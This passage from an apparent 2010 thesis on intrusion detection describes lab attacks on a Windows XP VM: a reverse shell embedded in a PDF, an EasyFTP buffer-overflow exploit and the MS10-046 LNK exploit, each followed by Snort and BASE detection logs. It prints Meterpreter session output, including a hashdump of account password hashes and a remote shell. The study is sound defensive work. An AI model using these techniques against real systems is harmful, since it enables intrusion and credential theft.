| <input type="checkbox"/> #5-[1-1083][snort] | portscan: ICMP Filtered Sweep    | 2010-08-16 19:55:58 | 10.0.0.5           | 10.0.0.15         | Raw IP            |
| <input type="checkbox"/> #6-[1-1070][snort] | portscan: UDP PortswEEP          | 2010-08-16 19:55:58 | 10.0.0.5           | 10.0.0.1          | Raw IP            |
| <input type="checkbox"/> #7-[1-989][snort]  | portscan: TCP Portscan           | 2010-08-16 19:55:40 | 10.0.0.5           | 10.0.0.2          | Raw IP            |
| <input type="checkbox"/> #8-[1-984][snort]  | portscan: TCP PortswEEP          | 2010-08-16 19:55:40 | 10.0.0.5           | 10.0.0.15         | Raw IP            |
| <input type="checkbox"/> #9-[1-973][snort]  | portscan: UDP PortswEEP          | 2010-08-16 19:52:32 | 10.0.0.2           | 10.0.0.15         | Raw IP            |
| <input type="checkbox"/> #10-[1-956][snort] | portscan: TCP Portscan           | 2010-08-16 19:52:24 | 10.0.0.2           | 10.0.0.15         | Raw IP            |
| <input type="checkbox"/> #11-[1-955][snort] | portscan: TCP Portscan           | 2010-08-16 19:52:24 | 10.0.0.2           | 10.0.0.5          | Raw IP            |

Figure 26: BASE report

## 6.5.2 Windows Client

Different attacks have been done in the Windows Client. The realization of some of this attacks would require a previous Social Engineering Attack with the purpose to get that someone in his computer execute the malicious code generated.

All the vulnerabilities are not zero day, so the most of the anti-virus must detect an attack which purpose is to exploit some of these vulnerabilities, by this reason, it is necessary to disable the anti-virus to carried out this tests but, in some moment (not much far), this vulnerabilities could be exploited without need to disable it, because, like declare a recent study about anti-virus[72], “*Even after 30 days, many AV vendors cannot detect known attacks*”, one reason more to install extra security measures in the companies. Furthermore, there are a huge quantity of common users who have not the anti-virus updated, or with the license expired, doing the system vulnerable to these attacks.

### 6.5.2.1 Test 1: Reverse shell embed in a PDF file

In this test a vulnerability has been exploited in the PDF readers which allow the execution of code embed in a PDF file when it is open. To do this, first of all is necessary the creation of a .exe with reverse shell to embed in the PDF file (the creation of this PDF is explained in the Appendix II). This PDF will be send to the victim (this part is assumed that has been done by means of some Engineering Social Attack). When the victim open this PDF, the victim machine try to connect with the machine set in the PDF, which is listening, giving a session to the attacker machine (Figure 23) for where the “hacker” has full control of the the victim machine(Figure 28).

```
msf exploit(handler) > exploit

[*] Started reverse handler on 10.0.0.2:2222
[*] Starting the payload handler...
[*] Sending stage (748032 bytes) to 10.0.0.15
[*] Meterpreter session 2 opened (10.0.0.2:22222 -> 10.0.0.15:1070) at 2010-08-16 17:51:28 +0200
```

Figure 27: Session started

```
meterpreter > ipconfig

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 08:00:27:e1:51:a4
IP Address   : 10.0.0.15
Netmask     : 255.255.255.0

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address   : 127.0.0.1
Netmask     : 255.0.0.0

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:d95c8fc29694c89cbfd1c32e789aaf58:2638f931fd7d64b7f9666e8508b1e2ad:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:d3575648712b117280101825bbb73ca6:::
twclient:1003:4e789fbeece659e6c3bd3e63528459991:6ac322061e0b57fd98c3ec1e7ed7ca08:::
meterpreter > shell
Process 3016 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\twclient\My Documents>
```

Figure 28: Victim machine controlled

As is showed in Figure 29, when this attack is performed, Snort only is able to detect that there a connection between two machines (the attacker and the victim). Although the information is very simple, in some scenarios it could be enough to detect this attack. For example, in a organization where the connections between an internal system with other system is really limited to some ports, to some specific IP, it is forbidden the fact to detect this log would generate an alert and the correspondent measure would be done. The problem is that typically the connection between the internal systems and the external is not so limited, and this information could be confused, for example, with a connection with some web server.

```
Waiting for new data
08/16-17:51:28.631372 [**] [129:12:1] stream5: TCP Small Segment Threshold Exceeded [
**] [Priority: 3] {TCP} 10.0.0.15:1070 -> 10.0.0.2:22222
```

Figure 29: Establishment of the reverse shell detected by Snort

Figure 30 shows the detection of the same attack in Base. Like it is possible to see in this example, Base show the information quite organized and even show the payload of the traffic detected.

| ID #    | Time                | Triggered Signature                                   |
|---------|---------------------|---|
| 1 - 829 | 2010-08-16 17:51:28 | [snort] stream5: TCP Small Segment Threshold Exceeded |

| Sensor Address | Interface | Filter |
|----------------|-----------|--------|
| localhost:eth0 | eth0      | none   |

| Source Address | Dest. Address | Ver | Hdr Len | TOS | length | ID  | fragment | offset | TTL | chksum            |
|----------------|---------------|-----|---------|-----|--------|-----|----------|--------|-----|-------------------|
| 10.0.0.15      | 10.0.0.2      | 4   | 20      | 0   | 178    | 984 | no       | 0      | 128 | 57949<br>= 0xe25d |

| Source Port | Dest Port | R | R | U | A | P | R | S | F | seq #      | ack        | offset | res | window | urp | chksum            |
|-------------|-----------|---|---|---|---|---|---|---|---|------------|------------|--------|-----|--------|-----|-------------------|
| 1           | 0         | R | G | C | S | H | T | S | I |            |            |        |     |        |     |                   |
| 1070        | 22222     |   |   |   |   | X | X |   |   | 1364233029 | 2939060026 | 20     | 0   | 64240  | 0   | 60113<br>= 0xead1 |

| Source Port | Dest Port | [sats] | [tantalo] | [ssstats] | [sats] | [tantalo] | [ssstats] |
|-------------|-----------|--------|-----------|-----------|--------|-----------|-----------|
| 1070        | 22222     | [sats] | [tantalo] | [ssstats] | [sats] | [tantalo] | [ssstats] |

| length |
|--------|
| 138    |

| Plain Display   | Download of Payload   | Download in pcap format   |   |   |   |   |  |   |
|---|---|---|---|---|---|---|--|---|
| 000 : 17 03 00 00 20 39 ED A8 0A 84 B8 45 D1 44 4B FF ... 9.....E.DK. | 010 : 95 A2 8B 41 CF C5 AD 1C 6A E1 43 EE 06 05 1D 65 ...A.....C....e | 020 : B3 05 BE 6C 26 17 03 00 00 60 66 85 DB 2F D2 AB ...l&.....^f../.. | 030 : F3 9B FD 28 6F 5C D8 ED F9 A1 F1 0A E4 DC 8E 36 ...(\.....6 | 040 : 80 78 09 69 75 2A 9C 8C B7 BD 7F 34 OC FA E2 E3 ...x.iu*....4.... | 050 : 24 D9 C5 40 B2 B1 AE 93 40 54 6A 10 B5 A4 B8 AB \$.@....BTj.... | 060 : 6B 5A D9 71 01 9D 06 27 14 86 16 85 F0 5B 19 FC kZ.q...'.....l. | 070 : F2 EF E7 72 27 16 46 AB AC 4A B2 EA 25 C6 9C 8D ...r'.F..J..%... | 080 : CC 9A 67 57 4D 04 OC B2 01 AD ...gWM..... |

Figure 30: Detection of the reverse shell in Base

### 6.5.2.2 Test 2: EasyFTP

This second test is based in a vulnerability in the software EasyFTP. This vulnerability provoke a Buffer Overflow which can be used to execute arbitrary code. In this case, an exploit that provoke a Denial-of-Service (DoS) has been launched against the server. The version of the EasyFTP used is 1.7.0.11 and the exploit `easyftp_cwd_fixret`.

As result of launch this exploit against the ftp service is that this is stopped. To perform this attack, first of all it is necessary to have an account in the ftp server, to do this test, the

user “thesis” with the password “thesis” has been created.

With EasyFTP running (Figure 31) and once the attack is launched (see Appendix III for more details), the next Figures show how Snort is able to detect this attacks showing a FTP CWD(change working directory) overflow message. Figure 32 shows how Barnyard2 log this attack and Figure 33 shows how BASE report this attack.




Figure 31: EasyFTP running

```

Waiting for new data
08/17-17:02:35.461670  [**] [1:1919:26] FTP CWD overflow attempt [**] [Classification: Atte
mpted Administrator Privilege Gain] [Priority: 1] {TCP} 10.0.0.1:37890 -> 10.0.0.15:21
08/17-17:02:35.461670  [**] [1:1377:17] FTP wu-ftp bad file completion attempt [ **] [Clas
sification: Misc Attack] [Priority: 2] {TCP} 10.0.0.1:37890 -> 10.0.0.15:21
    
```

Figure 32: Barnyard2 log

| ID          | < Signature >  | < Timestamp >       | < Source Address > | < Dest. Address > | < Layer 4 Proto > |
|-------------|--|---------------------|--------------------|-------------------|-------------------|
| #0-[1-1463] | [nessus] [cve] [icat] [cve] [icat] [bugtraq] [bugtraq] [snort] FTP wu-ftp bad file completion attempt [  | 2010-08-17 17:02:35 | 10.0.0.1:37890     | 10.0.0.15:21      | TCP               |
| #1-[1-1462] | [cve] [icat] [cve] [icat] [cve] [icat] [cve] [icat] [bugtraq] [bugtraq] [bugtraq] [bugtraq] [bugtraq] [bugtraq] [snort] FTP CWD overflow attempt | 2010-08-17 17:02:35 | 10.0.0.1:37890     | 10.0.0.15:21      | TCP               |

Figure 33: Base report

Figure 34 shows how the EasyFtp Server is stopped as a result of the exploit launched. This problem is solved in the new version, renamed to UplusFtp.




Figure 34: EasyFtp stopped by the exploit

### 6.5.2.3 Test 3: LNK Shortcut File code execution

As is said in the Microsoft Security Bulltin MS10-46[73], the vulnerability used to do this test “could allow remote code execution if the icon of a specially crafted shortcut is displayed. An attacker who successfully exploited this vulnerability could gain the same user rights as the local user”. Actually Microsoft has published a security update which correct this vulnerability. By this reason, to do this test this security update has to be removed of the victim machine. This update is KB2286198.

Like happened with the test 1, actually this vulnerability is solved, but until some days ago, Microsoft has not been published an update for this vulnerability, so all the systems have been exposed to this vulnerability during quite time since it has been published. System that do not have all the Microsoft updated installed, could be affected by this problem yet.

The result of Snort when this attacks has been performed (see Appendix IV for more information) is not satisfactory because it has passed unnoticed for Snort. This is because has not been a direct attack against the virtual machine, only has been a visit to an specific URL by part of the victim, which has exploited a vulnerability in windows which has allow the establishment of a session between the victim and the attacker machine giving to the attacker the same privileges that this user has in the system attacked.

This is an example of why is so important the user education in order to prevent successful social engineering attacks. Although for this concrete vulnerability, a proper user education did not prevented it exploitation, because it could be spread by means of flash memories, only connecting them to a computer. Fortunately, how has been said at the beginning of this point, there are already a solution for this dangerous vulnerability.

A similar test with the same results has been done. In this case, the vulnerability exploited was in the Windows Help and Support Center and could allow remote code execution if a user views a specially crafted web page using a web browser or clicks a specially crafted link in an e-mail message.[74] Actually there are a windows update that resolve this vulnerability, concretely the update KB2229593.

### **6.5.3 Test conclusions**

After the realization of these tests, has been showed that when an attack which create a reverse shell is carried out, Snort is not able to directly detect these kind of attacks (test1 and test3). The conclusion that can be extracted is that an IDS is an efficient security measure but, like the others, it is not perfect. It is a good tool to increase the security of a computer network but as a complement for other security measures like anti-virus and firewalls.

## **7 Limitations**

Due to resource limitations of the host-base, where all the scenario has been deployed, have been problems to deploy some test. Tests that use attacks that require high broadband and systems requirement more exigents, blocked the virtual systems.

*Page intentionally left blank.*



## **8 Future work**

An interesting future work could be the installation of a Signature-Based NIDS and an Anomaly-Based NIDS in a real infrastructure, for example in the laboratory of some subject. The purpose of this, would be study more in-depth the Signature-Based NIDS, and how the Anomaly-Based NIDS learns with the daily behavior of the students. Furthermore, in this real scenario, could be possible the installation of the NIDS using a switched port analyzer (SPAN) studying how to configure this characteristic of the switch.

Furthermore, to study and install an IPS would be another interesting future work. This kind of intrusion detection system is really interesting because with it is possible to take measures against an attack faster than with the passive IDS, which generate an alert to be studied by an administrator who will take the correspondent measure.

*Page intentionally left blank.*

## 9 Conclusions

In a short period of time, the use and services offered in Internet have increased quickly. Nowadays, the use of Internet and services offered in it is present in the most of the quotidian activities with the computers. This has made necessary the quick adaptation and proliferation of security measures to protect all the activities carried out through Internet.

As showed in this thesis, tools like IDS and honeypots, not intended to replace firewalls or anti-virus, are each time more and more present in the computer security. Detection and study of attacks are one pillar more within the network security to help an administrator to prevent, detect and act against malicious activities against the machines.

IDS have many lines of work and a whole range of users can be benefited by this tools, from consumers who install some IDS like Snort to defend its small network, until companies that spend huge quantity of money to buy IDS developed by already consolidated companies. But the use of this security tools, must always be supervised by a security expert with the necessary knowledge to analyze and interpret the reports of this tool and apply measures to correct the problems detected in the systems.

Honeypots can be very effective to find and study new malware that traditional antivirus can not detect until a signature of this malware is generated. But this application is not able to react against the malware and attacks that detect, by this is only one security measure more in the set of security measures needed to protect a system.

Although IDSs are a good option to know what is taking place in the network in terms of attacks, and honeypots can be very effective to find new malware and to focus the attacks in it giving time to the network administrators to take in place measures against these new malware, another important pillar within the network security and that it must be always present is the user education. This is not an easy task, and in spite of the effort to make the users aware about the importance of have a good practices in the quotidian activities is really difficult that all the users acquire this education. A good example is the password problem, for decades has been said that choose a good password is important, although several easy suggestions to make a password more complex and harder to guess are given, the common users continue using weak password because these users do not fully understand how a computer works and for them is easier remember a weak password than a secure passwords. Correct this is really difficult, for example, if has been decided to set to each user a hard password, it is really common to see postfix on the computer screen or on the table with this password.

The final conclusion is that the world of computer security is not easy, and that there is not a final security method to do a system impenetrable. By this, a collection of security measures, like the explained throughout this thesis (IDS, honeypots, penetration test), must be installed in all the organizations in order to get a system the most secure possible in order to the information for all kind of attacks and vulnerabilities.

*Page intentionally left blank.*

## References

- [1] Gedda, Rodney. “Hacker Mitnick preaches social engineering awareness.” Online Posting 21 July 2005 ComputerWorld, The voice of IT management.  
<[http://www.computerworld.com.au/article/136508/hacker\\_mitnick\\_preaches\\_social\\_engineering\\_awareness/?fp=4&fpid=16](http://www.computerworld.com.au/article/136508/hacker_mitnick_preaches_social_engineering_awareness/?fp=4&fpid=16)>
- [2] Kurtz, Ronald L., and Russell Dean Vines. *The CISSP Prep Guide (Gold Edition)*. Indianapolis, IN: Wiley, 2003, p. 345.
- [3] CDW Corporation. “Security Trend Advisory.” June 2009. <<http://securitymanagement.searchsecurity.com/document;5138828/abstract.htm>>
- [4] Richardson, Robert. “CSI Survey 2007” <<http://i.cmpnet.com/v2.gocsi.com/pdf/CSISurvey2007.pdf>>
- [5] Littlejohn Shinder, Debra. “Strengthen network defenses by using a DMZ”. Online Posting 29 June 2005 TechRepublic <[http://articles.techrepublic.com.com/5100-22\\_11-5756029.html](http://articles.techrepublic.com.com/5100-22_11-5756029.html)>
- [6] Karpesky labs. “Computer Threats”. <<http://www.kaspersky.com/threats>>. (Visited on June 15, 2010)
- [7] NIST, “An Introduction to Computer Security: The NIST Handbook”. <<http://csrc.nist.gov/publications/nistpubs/800-12/handbook.pdf>>
- [8] McClure, Stuart. Scambray, Joel. And Kurtz, George. *Hacking Exposed 6: Network Security Secrets & Solutions*. McGraw-Hill, 2009
- [9] Stallings, William and Brown, Lawrie. *Computer Security: principles and practice*. Upper Saddle River (New Jersey): Prentice Hall, 2008
- [10] F. Tipton, Harold and Krause, Micki *Information security management handbook*, Volume 1.
- [11] WindowsSecurity.com “Robot Wars – How Botnets Work”.

- <<http://www.windowsecurity.com/articles/Robot-Wars-How-Botnets-Work.html>>
- [12] Federal Information Processing Standards (FIPS) Publication (PUB) 199, “Standards for Security Categorization of Federal Information and Information System”  
<http://csrc.nist.gov/publications/PubsFIPS.html>)
- [13] National Institute of Standards and Technology (NIST) Publication (PUB) 800-123. “Guide to General Server Security” <<http://csrc.nist.gov/publications/PubsSPs.html>>
- [14] Spitzner, Lance. *Honeypots: Tracking Hackers*. Addison-Wesley Professional, 2002
- [15] Honeyd homepage. <<http://www.honeyd.org/>> (Visited on June 2010)
- [16] The HoneyNet project. “About honeyc”. <<https://projects.honeynet.org/honeyc/wiki/AboutHoneyC>> (Visited on June 2010)
- [17] Glastopf Project. <<http://glastopf.org/index.php>> (Visited on June 2010)
- [18] Honeytrap. “A Dynamic Meta-Honeypot Daemon”. <<http://honeytrap.carnivore.it>> (Visited on June 2010)
- [19] Nepenthes. <<http://nepenthes.carnivore.it>> (Visited on June 2010)
- [20] Mwcollectd. <<http://code.mwcollect.org/projects/show/mwcollectd>> (Visited on June 2010)
- [21] Economypoint.org. “Honeypot”. <<http://www.economypoint.org/h/honeypot.html>> (Visited on June 2010)
- [22] HiHAT. “What is HiHAT”. <<http://hihat.sourceforge.net/>> (Visited on June 2010)
- [23] PHP-Nuke. <<http://phpnuke.org/>> (Visited on June 2010)
- [24] PHPMyAdmin. <[http://www.phpmyadmin.net/home\\_page/index.php](http://www.phpmyadmin.net/home_page/index.php)> (Visited on June 2010)
- [25] OSCommerce. <<http://www.oscommerce.com/>> (Visited on June 2010)
- [26] Sourceforge. “HoneyBow sensor”. <<http://sourceforge.net/projects/honeybow/>> (Visited on June 2010)

- [27] The HoneyNet Project. "Sebek project site". <<https://projects.honeynet.org/sebek/>>  
(Visited on June 2010)
- [28] The HoneyNet Project. "Capture-HPC". <<https://projects.honeynet.org/capture-hpc>>  
(Visited on June 2010)
- [29] Nagios. <<http://www.nagios.org/>> (Visited on June 2010)
- [30] Freshmeat. "Prelude LML". <<http://freshmeat.net/projects/prelude/ml/>> (Visited on June 2010)
- [31] Internet Security Glossary, RFC 2828 May 2000 <<http://www.ietf.org/rfc/rfc2828.txt>>
- [32] Heberlein, L. Todd. "Network Security Monitor" Final report. June 1993
- [33] James P. Anderson wrote "Computer Security Threat: Monitoring and Surveillance"  
February 1980
- [34] Scarfone, Karen; Grande, Time; Masone Kelly. *Computer security incident handling guide*". NIST Publication 800-61 Revision 1, March 2008
- [35] Radcliff, Deborah. "What are they thinking?". Network world, March 2004
- [36] Jai Sundar Balasubramanian, Jose Omar Garcia-Fernandez, David Isacoff, Eugene Spafford, Diego Zamboni . "An architecture for Intrusion Detection using Autonomous Agents". COAST Technical Report, June 11, 1998.
- [37] Scarfone, Karen; Mell, Peter. "Guide to Intrusion Detection and Prevention Systems".
- [38] Migga Kizza, Joseph. *Computer Network Security*. Springer, 2005. NIST Special Publication 800-94, February 2007.
- [39] Snort home page. <<http://www.snort.org/>> (Visited June 2010)
- [40] Osiris home page. <<http://osiris.shmoo.com/>>. (Visited July 2010).
- [41] Intrusion detection System tutorial. "Limitations of Current IDS Models".  
<<http://idstutorial.com/ids-limitations.php>>
- [42] Mehta, Puneet, CISSP. "Network penetration testing guide". 3 February 2010

- <[http://searchnetworking.techtarget.com/generic/0,295582,sid7\\_gci1083683,00.html](http://searchnetworking.techtarget.com/generic/0,295582,sid7_gci1083683,00.html)>
- [43] Herzog, Pete. “OSSTMM - Open Source Security Testing Methodology Manual”.  
<<http://www.isecom.org/osstmm/>>
- [44] SANS Institute InfoSec Reading Room. “Conducting a Penetration Test on an Organization” <[http://www.sans.org/reading\\_room](http://www.sans.org/reading_room)>
- [45] SANS. “Penetration Testing: Assessing Your Overall Security Before Attacker Do”.  
<[http://www.sans.org/reading\\_room/analysts\\_program/](http://www.sans.org/reading_room/analysts_program/)>
- [46] Nmap homepage. <<http://nmap.org/>> (Visited July 2010)
- [47] Hping homepage. <<http://www.hping.org/>> (Visited July 2010)
- [48] Wireshark homepage. <<http://www.wireshark.org/>> (Visited July 2010)
- [49] Nessus homepage. <<http://www.nessus.org>> (Visited July 2010)
- [50] SARA homepage. <<http://www-arc.com/sara/>> (Visited July 2010)
- [51] National Vulnerability Database homepage. <<http://nvd.nist.gov/>> (Visited July 2010)
- [52] VirtualBox homepage. <<http://www.virtualbox.org/>> (Visited July 2010)
- [53] Backtrack homepage. <<http://www.backtrack-linux.org/>> (Visited July 2010)
- [54] BASE homepage. <http://base.secureideas.net/index.php>. (Visited July 2010)
- [55] Barnyard2 homepage. <http://www.securixlive.com/barnyard2/index.php>. (Visited July 2010)
- [56] CISCO troubleshooting TechNotes. “Catalyst Switched Port Analyzer (SPAN) Configuration Example” <[http://www.cisco.com/en/US/products/hw/switches/ps708/products\\_tech\\_note09186a008015c612.shtml](http://www.cisco.com/en/US/products/hw/switches/ps708/products_tech_note09186a008015c612.shtml)>
- [57] VirtualBox Forums. <<http://forums.virtualbox.org/viewtopic.php?f=1&t=21701>> (Visited July 2010)
- [58] VirtualBox Forums. <<http://forum.virtualbox.org/viewtopic.php?f=6&p=139778>> (Visited July 2010)



- [59] About.com. “Introduction to hubs”. <<http://compnetworking.about.com/od/hardwarenetworkgear/l/aa012801a.htm>>
- [60] Snort Required Software. <<http://www.snort.org/start/requirements>> (Visited July 2010)
- [61] Barnyard2 Homepage. <<http://www.securixlive.com/barnyard2/index.php>> (Visited July 2010)
- [62] IT Computer Help. “Installing SNORT on Ubuntu 10.04”. <<http://it.thelibrarie.com/weblog/?p=515>> (Visited July 2010)
- [63] Internet Security Guru. “*Snort, Apache, SSL, PHP, MySQL, and. BASE* Install on CentOS 4, RHEL 4”. <[www.internetsecurityguru.com/documents/Snort\\_Base\\_Minimal.pdf](http://www.internetsecurityguru.com/documents/Snort_Base_Minimal.pdf)>
- [64] Gullet, David. “Snort 2.8.6 and Snort Report 1.3.1 on Ubuntu 10.04 LTS Installation Guide” May 12, 2010. <[www.symmetrixtech.com/articles/004-snortinstallguide286.pdf](http://www.symmetrixtech.com/articles/004-snortinstallguide286.pdf)>
- [65] Barnyard2 Project Page “Barnyard2 Manual”. <<http://www.securixlive.com/barnyard2/docs/manual.php>> (Visited July 2010)
- [66] Linux man page. “Snort”. <<http://linux.die.net/man/8/snort>> (Visited July 2010)
- [67] Tenable Network security. “Nessus 4.2 Installation Guide” <[www.nessus.org/documentation/nessus\\_4.2\\_installation\\_guide.pdf](http://www.nessus.org/documentation/nessus_4.2_installation_guide.pdf)>
- [68] Tenable Network Security. “Nessus 4.2 User Guide” <[www.nessus.org/documentation/nessus\\_4.2\\_user\\_guide.pdf](http://www.nessus.org/documentation/nessus_4.2_user_guide.pdf)>
- [69] Nessus Plugins <<http://www.nessus.org/plugins/index.php?view=all>> (Visited July 2010)
- [70] Metasploit Framework Homepage. <<http://www.metasploit.com/>> (Visited July 2010)
- [71] The Snort Project. “Snort user manual 2.8.6”, April 26, 2010. <[www.snort.org/assets/140/snort\\_manual\\_2\\_8\\_6.pdf](http://www.snort.org/assets/140/snort_manual_2_8_6.pdf)>
- [72] Cyveillance. “Cyveillance testing finds AV vendors detect on average less than 19% of malware attacks” <[http://www.cyveillance.com/web/news/press\\_rel/2010/2010-08-04.asp](http://www.cyveillance.com/web/news/press_rel/2010/2010-08-04.asp)>

- [73] Microsoft TechNet. “Microsoft Security Bulletin MS10-046”.  
<<http://www.microsoft.com/technet/security/bulletin/MS10-046.msp>>
- [74] Microsoft TechNet. “Microsoft Security Bulletin MS10-042”  
<<http://www.microsoft.com/technet/security/bulletin/MS10-042.msp>>
- [75] PKU Honeynet Project. “The Artemis Project: Honeynet Topology”  
<<http://www.honeynet.org.cn/honeyneten/HoneynetTopology.htm>>
- [76] Zul's Blog: Dawn of the new Security. “Lecture 9: Intrusion detection system”.  
<<http://zulcap.wordpress.com/2009/10/27/lecture-9-intrusion-detection-system-ids>>  
(Visited July 2010)

## Figures Index

|   |    |
|---|----|
| Figure 1: The security requirement triad[9].....                          | 3  |
| Figure 2: Security Technologies Used 2006/2007[4].....                    | 4  |
| Figure 3: Network topology.....   | 5  |
| Figure 4: Vulnerability risk level in function of the time.....           | 8  |
| Figure 5: Profiles of Behavior of Intruders and Authorized Users[76]..... | 17 |
| Figure 6: NIDS Sensor Deployment.....                                     | 21 |
| Figure 7: IDS Classification.....   | 25 |
| Figure 8: IDS Architecture.....   | 26 |
| Figure 9: Example of Honeypot Deployment.....                             | 33 |
| Figure 10: Honeynet Topology[75].....                                     | 34 |
| Figure 11: Diagram virtual network.....                                   | 44 |
| Figure 12: Snort initialized.....   | 49 |
| Figure 13: Barnyard2 Initialized.....                                     | 50 |
| Figure 14: Snort log file.....  | 51 |
| Figure 15: BASE: Setup page.....  | 52 |
| Figure 16: BASE: Create BASE AG.....                                      | 52 |
| Figure 17: BASE: Database created.....                                    | 53 |
| Figure 18: BASE: Main Page.....   | 54 |
| Figure 19: Nessus Installation.....                                       | 55 |
| Figure 20: Nessus: User configuration.....                                | 56 |
| Figure 21: Nessus: Started.....   | 56 |
| Figure 22: Nessus: Login page.....  | 57 |
| Figure 23: Nessus: Main Page.....   | 58 |
| Figure 24: Portscan.log.....  | 59 |
| Figure 25: Barnyard2 log.....   | 59 |
| Figure 26: BASE report.....   | 59 |
| Figure 27: Session started.....   | 60 |
| Figure 28: Victim machine controlled.....                                 | 60 |
| Figure 29: Establishment of the reverse shell detected by Snort.....      | 61 |
| Figure 30: Detection of the reverse shell in Base.....                    | 61 |
| Figure 31: EasyFTP running.....   | 62 |
| Figure 32: Barnyard2 log.....   | 62 |
| Figure 33: Base report.....   | 62 |
| Figure 34: EasyFtp stopped by the exploit.....                            | 63 |
| Figure 35: Netcraft Results 1.....  | 80 |
| Figure 36: Netcraft Results 2.....  | 80 |
| Figure 37: msfpayload: creation of the exe file with a reverse shell..... | 82 |
| Figure 38: Running msfconsole.....  | 82 |
| Figure 39: Msfconsole: Search exploit for adobe.....                      | 83 |
| Figure 40: Adobe Embedded exe: Selecting exploit and payload.....         | 87 |
| Figure 41: Adobe Embedded exe: Configuration and creation of the PDF..... | 87 |
| Figure 42: Adobe Embedded exe: Start to listen the attacker machine.....  | 88 |
| Figure 43: EasyFTP: Select exploit and payload.....                       | 90 |
| Figure 44: EasyFTP: Setting parameters and run exploit.....               | 91 |
| Figure 45: LNK attack: Search and selection of exploit and payload.....   | 92 |
| Figure 46: LNK attack: Options of the exploit with the payload.....       | 92 |
| Figure 47: LNK attack: Setting options and launching exploit.....         | 93 |
| Figure 48: LNK attack: Getting session with the victim.....               | 93 |
| Figure 49: LNK attack: Opening session with the victim.....               | 94 |

*Page intentionally left blank.*

## Appendix I – Netcraft

Netcraft (<http://news.netcraft.com/>) results on [www.kth.se](http://www.kth.se)

| Site report for <a href="http://www.kth.se">www.kth.se</a> |   |                             |                                       |
|--|---|-----------------------------|---------------------------------------|
| Site   | <a href="http://www.kth.se">http://www.kth.se</a> | Last reboot                 | unknown  Uptime graph                 |
| Domain   | <a href="http://kth.se">kth.se</a>                | Netblock owner              | Royal Institute of Technology         |
| IP address   | 130.237.32.143                                    | Site rank                   | 43787                                 |
| Country  | SE  | Nameserver                  | kth.se                                |
| Date first seen  | August 1995                                       | DNS admin                   | hostmaster@kth.se                     |
| Domain Registrar   | nic-se.se   | Reverse DNS                 | lvs-vip-6.sys.kth.se                  |
| Organisation   | Sweden  | Nameserver Organisation     | Sweden                                |
| Check another site:  | <input type="text"/>                              | Netcraft Site Report Gadget | <a href="#">More Netcraft Gadgets</a> |

### Hosting History

| Netblock Owner                                | IP address     | OS    | Web Server           | Last changed |
|---|----------------|-------|----------------------|--------------|
| <a href="#">Royal Institute of Technology</a> | 130.237.32.143 | Linux | Apache/2.2.3 Red Hat | 19-Jul-2010  |
| <a href="#">Royal Institute of Technology</a> | 130.237.32.143 | Linux | Apache/2.2.3 Red Hat | 19-Jun-2010  |
| <a href="#">Royal Institute of Technology</a> | 130.237.32.143 | Linux | Apache/2.2.3 Red Hat | 19-May-2010  |
